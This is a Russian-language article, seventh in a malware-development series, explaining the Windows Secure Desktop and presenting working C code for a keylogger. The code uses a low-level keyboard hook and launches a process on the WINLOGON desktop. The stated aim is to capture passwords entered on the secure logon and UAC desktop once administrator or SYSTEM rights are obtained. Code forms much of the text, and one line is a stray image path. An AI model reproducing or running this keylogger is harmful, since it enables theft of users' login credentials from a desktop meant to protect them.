Статья Разработка вредоносного ПО. Часть 7 - безопасный кейлоггер

Введение

Это седьмой пост в серии, посвященной разработке вредоносного ПО. В этой серии статей мы исследуем и попытаемся реализовать несколько методов, используемых вредоносными приложениями для выполнения кода, укрытия от защиты и персистентности.

Сегодня мы поговорим о "Безопасном рабочем столе" в Windows и реализуем кейлоггер.

Безопасный рабочий стол

Secure Desktop - это функция Windows, которая изолирует элементы графического интерфейса системных процессов (например, окна, подсказки и т.д.). По сути, это другой рабочий стол, доступ к которому ограничен процессами целостности системы.

Если UAC настроен на использование Secure Desktop (ConsentPromptBehaviorUser = 1 и ConsentPromptBehaviorAdmin = 1 || 2), запросы и учетных данных отображаются на этом рабочем столе. Это защищает эти запросы от вредоносного кода, запущенного с правами пользователя. Кроме того, на этом рабочем столе запускается процесс Winlogon, который обрабатывает вход пользователя в систему.

Фактически, функция CreateProcess API позволяет создать процесс, назначенный любому рабочему столу (при наличии соответствующих прав) с параметром STARTUPINFO. Это выглядит так:

C:

```
STARTUPINFOA startupInfo;
ZeroMemory(&startupInfo, sizeof(startupInfo));
startupInfo.cb = sizeof(startupInfo);
PROCESS_INFORMATION processInfo;
ZeroMemory(&processInfo, sizeof(processInfo));

char desktop[] = "WINSTA0\\WINLOGON";
startupInfo.lpDesktop = desktop;

CreateProcessA(currentProcessPath, NULL, NULL, NULL, FALSE, CREATE_NEW_CONSOLE, NULL, NULL,
&startupInfo, &processInfo);
```

WINSTA0\DEFAULT - это рабочий стол по умолчанию, а WINSTA0\WINLOGON - это безопасный рабочий стол.

Кейлоггер

Обычный кейлоггер, работающий с низкими правами пользователя, не сможет получить доступ к Secure Desktop. Однако, если мы сможем повысить уровень до SYSTEM, мы сможем запустить код кейлоггера на рабочем столе WINLOGON.

Типичный кейлоггер использует SetWindowsHookEx API с типом ловушки WH_KEYBOARD_LL, который отслеживает низкоуровневые события ввода с клавиатуры. Эта функция устанавливает функцию обратного вызова, которая вызывается при каждом событии, в данном случае при каждом вводе с клавиатуры. Кроме того, низкоуровневые перехватчики используют цикл сообщений, который является функцией, используемой приложениями Windows (GUI) для связи.


Из информации, переданной в функцию перехвата, мы можем извлечь статус клавиши - какая клавиша была нажата или отпущена. Сообщения WM_SYSKEYUP и WM_SYSKEYDOWN отправляются при нажатии клавиши с удержанием клавиши Alt.

C:

```
LRESULT CALLBACK KeyboardHook(int nCode, WPARAM wParam, LPARAM lParam)
{
    KBDLLHOOKSTRUCT kbdStruct = *((KBDLLHOOKSTRUCT*)lParam);
    int msg = 1 + (kbdStruct.scanCode << 16) + (kbdStruct.flags << 24);
    char keyName[64];
    GetKeyNameTextA(msg, keyName, 64);
    char keyState[16];
    switch (wParam)
    {
    case WM_KEYUP:
    strncpy(keyState, "Key Up\0", 16);
        break;
    case WM_KEYDOWN:
    strncpy(keyState, "Key Down\0", 16);
        break;
    case WM_SYSKEYUP:
    strncpy(keyState, "Sys Key Up\0", 16);
        break;
    case WM_SYSKEYDOWN:
    strncpy(keyState, "Sys Key Down\0", 16);
        break;
    }
    printf("Captured: %s \t %s\n", keyName, keyState);
    return CallNextHookEx(0, nCode, wParam, lParam);;
}

int main()
{
    SetWindowsHookExA(WH_KEYBOARD_LL, KeyboardHook, NULL, 0);
    while (GetMessageA(0, 0, 0, 0));
}
```

Вот и все:



Резюме

Имея доступ администратора на компьютере под управлением Windows, мы можем запустить кейлоггер на рабочем столе Winlogon для захвата паролей на безопасном рабочем столе.